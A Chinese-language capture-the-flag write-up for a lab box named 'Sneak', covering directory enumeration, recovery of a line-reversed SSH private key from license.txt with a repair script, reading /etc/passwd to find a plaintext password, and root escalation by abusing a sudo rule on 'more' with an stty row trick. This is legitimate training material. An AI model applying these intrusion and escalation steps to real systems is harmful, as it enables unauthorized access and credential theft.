

# Sneak

- Write by **Yo1o**

## user

扫描目录，发现这里的cms一直302重定向，再深度扫描一下，发现不少好东西

```
71 [root@kali ~]# gobuster dir -u http://192.168.41.4/cms/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt
72
73
74 =====
75 Gobuster v3.6
76 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
77 =====
78 [+] Url:          http://192.168.41.4/cms/
79 [+] Method:       GET
80 [+] Threads:     10
81 [+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
82 [+] Negative Status codes: 404
83 [+] User Agent:  gobuster/3.6
84 [+] Extensions: php,html,txt
85 [+] Timeout:     10s
86 =====
87 Starting gobuster in directory enumeration mode
88 =====
89 /.php           (Status: 403) [Size: 277]
90 /.html          (Status: 403) [Size: 277]
91 /index.php      (Status: 500) [Size: 0]
92 /rss.php        (Status: 500) [Size: 0]
93 /content        (Status: 301) [Size: 318] [--> http://192.168.41.4/cms/content/]
94 /modules        (Status: 301) [Size: 318] [--> http://192.168.41.4/cms/modules/]
95 /license.txt    (Status: 200) [Size: 2602]
96 /core           (Status: 301) [Size: 315] [--> http://192.168.41.4/cms/core/]
97 /install         (Status: 301) [Size: 318] [--> http://192.168.41.4/cms/install/]
98 /lib             (Status: 301) [Size: 314] [--> http://192.168.41.4/cms/lib/]
99 /config.php     (Status: 200) [Size: 0]
100 /styles         (Status: 301) [Size: 317] [--> http://192.168.41.4/cms/styles/]
101 /robots.txt     (Status: 200) [Size: 104]
102 /.html          (Status: 403) [Size: 277]
103 /.php           (Status: 403) [Size: 277]
```

访问了下license.txt直接把ssh密钥给弄出来了

```

yolo@yolo:~$ curl http://192.168.41.4/cms/license.txt
-----YEK ETAVIRP HSSNEPO NIGEB-----
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
==wBGuABDIQArFWZuNFQtRWYz13cMAAAkN2WUqipD5tu8
-----END OPENSSH PRIVATE KEY-----
^C
yolo@yolo:~$ curl http://192.168.41.4/cms/robots.txt

```

仔细研究下规律（我拿本地的和这个对比了，规律还是很明显的），发现从第一行开始，一行反转，一行不动

```

#!/usr/bin/env python3
# -*- coding: utf-8 -*-

import sys

def fix_key_with_pattern(input_file, output_file):
    """
    根据“奇数行反转，偶数行不变”的规律来修复密钥文件。
    """

    print(f"[*] 正在读取文件: {input_file}")

    try:
        # 打开输入和输出文件
        with open(input_file, 'r') as f_in, open(output_file, 'w') as f_out:
            # 使用 enumerate 来同时获取行号和行内容（行号从0开始）
            for line_number, line in enumerate(f_in):
                # 行号0, 2, 4... (即第1, 3, 5行) 需要反转
                if line_number % 2 == 0:
                    # 反转当前行
                    processed_line = line.strip('\n')[::-1] + '\n'
                else:
                    # 偶数行 (第2, 4, 6行) 保持不变
                    processed_line = line

                # 将处理后的行写入新文件
                f_out.write(processed_line)
    except Exception as e:
        print(f"[*] 处理文件时发生错误: {e}")

```

```

print(f"\n[+] 成功！已根据正确的规律生成最终密钥文件: {output_file}")

except FileNotFoundError:
    print(f"\n[!] 错误：输入文件 '{input_file}' 未找到。")
except Exception as e:
    print(f"\n[!] 发生未知错误: {e}")

if __name__ == '__main__':
    if len(sys.argv) != 3:
        print("用法: python3 fix_key_final.py <原始反转文件名> <新文件名>")
        print("示例: python3 fix_key_final.py id_rsa_sneak_original
id_rsa_final")
    sys.exit(1)

input_filename = sys.argv[1]
output_filename = sys.argv[2]

fix_key_with_pattern(input_filename, output_filename)

```

将结果保存好，直接登录

```

sysadm@Sneak: ~
x + v

yolo@Yolo:~/Desktop/timu$ ssh -i id_rsa sysadm@192.168.41.9
Linux Sneak 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 14 09:46:41 2025 from 192.168.41.6
sysadm@Sneak:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

```


然后能看到user的密码user@123

```

systemd-coredump.x.999.999.systemd Core Dumper //usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
user:x:1001:1001:user@123:/home/user:/bin/bash
sysadm:x:1002:1003:Where is my license?:/home/sysadm:/bin/bash
sysadm@Sneak:~$ su user
Password:
user@Sneak:/home/sysadm$ cat /home/user/user.txt
flag{user-9fcae37cb857fb5fc6f8d74c82a5d0ga}
user@Sneak:/home/sysadm$ |

```

**root**



```
yolo@yolo:~/Desktop/timu$ ssh -i id_rsa sysadm@192.168.41.9
Linux Sneak 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*-/copyright.


Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jul 14 09:55:50 2025 from 192.168.41.6
sysadm@sneak:~$ sudo -l
Matching Defaults entries for sysadm on Sneak:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User sysadm may run the following commands on Sneak:
    (ALL) NOPASSWD: /usr/bin/more /var/log/custom/fake-cleanup.sh
sysadm@sneak:~$ |
```

回到sysadm，发现了sudo权限，运行后发现那个sh文件仅有两行（准确来说是三行吧）

也就是说我们运行more的话是不能触发--more--让我们提权的

这个的解决措施之一就是通过设置stty更改高度



```
sysadm@sneak:~$ stty rows 1
sysadm@sneak:~$ sudo /usr/bin/more /var/log/custom/fake-cleanup.sh
sysadm@sneak:~$ stty rows 2
sysadm@sneak:~$ sudo /usr/bin/more /var/log/custom/fake-cleanup.sh
# System cleanup script - DO NOT MODIFY
#!/bin/bash
root@Sneak:/home/sysadm# ls
text.txt
root@Sneak:/home/sysadm# cat /root/root.txt
flag{root-36bee2f8db4943b0f6c9d16afe11d454}
root@Sneak:/home/sysadm#
```

最后可以输入reset去恢复设置